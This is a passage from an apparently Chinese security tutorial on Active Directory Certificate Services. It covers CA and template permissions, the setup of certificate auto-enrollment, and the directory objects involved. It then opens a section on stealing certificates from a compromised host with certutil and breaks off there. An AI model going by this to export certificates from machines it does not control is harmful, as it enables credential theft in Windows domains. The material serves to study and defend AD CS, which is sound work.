
我们可以运行 `certsrv.msc` 之后右键证书颁发机构，右键属性，安全查看权限。




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816161558-2f78ebde-fe6a-1.png>)

对于 CA 证书的权限，我们比较关注的是请求证书的权限。默认情况下，所有认证用户都有请求权限。如果有请求的权限，CA 就去判断请求的模板是否存在，如果存在，就交给证书模板去管理权限。

证书模板的权限，可以运行 `certtmpl.msc` 之后选择特定的证书模板，右键属性，安全查看权限






(<https://xzfile.aliyuncs.com/media/upload/picture/20210816161634-44ffb974-fe6a-1.png>)

我们比较关注以下权限

- 注册权限 (Enroll)

拥有这个权限的用户拥有注册权限



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816161722-61b93cb6-fe6a-1.png>)

- 自动注册的权限 (AutoEnrollment)

在配置证书自动注册的时候需要证书模板开启这个权限，关于证书自动注册的更多细节，在下一小节会详细说明。

- AllExtendedRights/Full Control

AllExtendedRights 包括所有的扩展权限，就包括了注册权限和自动注册权限。

Full Control 包括所有权限，也包括有的扩展权限

我们关心完 CA 的权限以及证书模板的权限之外，还得注意一个配置 CA证书管理程序批准

(<https://xzfile.aliyuncs.com/media/upload/picture/20210816161910-a1dcf148-fe6a-1.png>)

如果证书模板没有勾选这个，那么有 ca 的证书请求权限，证书模板的注册权限，就可以申请下证书。但是如果勾选了这个选项，那么就算有注册权限，那也得得到证书管理者的批准才能注册证书。

0x0304 证书自动化注册

相较于注册，自动化注册顾名思义就是自动化，不需要用户手动注册。有些软件需要用户证书去访问，让每个用户自己手动申请证书又不太现实，这个时候自动化注册证书的优势就体现出来了。

接下来演示下怎么配置证书自动化注册。


1、配置一个证书模板

选择一个已有的模板，右键复制模板




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816161933-af9b536a-fe6a-1.png>)

名字改成用户自动化注册



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816161955-bcfb9d44-fe6a-1.png>)

去掉以下两个勾，因为有些用户可能没有配置邮箱，自动化申请证书的时候就会失败。



● 用 Active Directory 中的信息生成(B)

要加强使用者名称之间的一致性并简化证书管理，请选择这个选项。

使用者名称格式(N):

完全可分辨名称

☐ 在使用者名称中包括电子邮件名(I)

将这个信息包括在另一个使用者名称中:

☐ 电子邮件名(E)

☐ DNS 名(D)

☒ 用户主体名称(UPN)(U)

☐ 服务的主体名称(SPN)(V)

(<https://xzfile.aliyuncs.com/media/upload/picture/20210816162103-e59130ac-fe6a-1.png>)

给这个证书模板赋予任何 **Domain Users** 有注册和自动化注册的权限

新模板的属性



兼容性

常规

请求处理

加密

密钥证明

使用者名称

服务器

发布要求

取代模板

扩展

安全

组或用户名(G):

- Authenticated Users
- Administrator
- Domain Admins (test16\Domain Admins)
- Domain Users (test16\Domain Users)
- Enterprise Admins (test16\Enterprise Admins)

添加(D)...

删除(R)

Domain Users 的权限(P)

允许

拒绝

完全控制



读取



写入



注册



自动注册



有关特殊权限或高级设置，请单击“高级”。

高级(V)




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816162204-0a0bf6ec-fe6b-1.png>)


然后下发一个组策略


新建一个组策略，命名为

然后打开用户配置 > 策略 > 安全设置 > 公钥策略，配置下图圈出来的三个




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816162253-2720546c-fe6b-1.png>)






(<https://xzfile.aliyuncs.com/media/upload/picture/20210816162331-3dbb4cc2-fe6b-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816162403-50a0972a-fe6b-1.png>)



每一块的对象用途都不一样，接下来我们详细介绍我们比较关注的几个对象

- *Certification Authorities*

这个对象是证书颁发机构，定义了受信任的根证书。

每个 CA 都表示为容器内的一个 AD 对象, objectClass 为 `certificationAuthority`。

CA 证书的内容以二进制的內容放在 cACertificate 底下。

- Enrollment Services

这个对象定义了每个企业 CA。

每个企业 CA 都表示为容器内的一个 AD 对象, objectClass 为

`pKIErollmentService`

CA 证书的内容以二进制的內容放在 cACertificate 底下。dNSHostName 定义了 CA 的 DNS 主机

- certificateTemplates

这个对象定义了所有证书模板

- NTAuthCertificates

此条目用于存储有资格颁发智能卡登录证书并在 CA 数据库中执行客户端私钥存档的 CA 的证书。关于智能卡，后面会单独写一篇文章详细阐述智能卡，在这篇文章里面，默认提及的证书都是软件层面的，不涉及到硬件的。

- CDP

这个容器存储了被吊销的证书列表

0x05 窃取证书

在我们控的计算机上可能会存在一些证书，这些证书有可能是用客户端身份验证，有可能是 CA 证书，用以信任其他证书的。我们可以将这些证书导出来，这里我们分为两种情况导出来。

0x0501 从系统存储导出证书

这种情况我们使用 windows 自带的命令 `certutil` 来导出

`certutil` 默认查看的是计算机证书，可以通过指定 `-user` 参数来查看用户证书

(图形化查看用户证书是命令是 `certmgr.msc`，图形化查看计算机证书的命令是 `certlm.msc`)

`certutil` 还可以通过 `-store` 来查看存储分区，参数有 `CA` , `root` , `My` 分别对应 中间证书机构 , 个人证书 , 受信任的根证书颁发机构 。

有些证书在导入的时候需要密码或者勾选证书不可导出

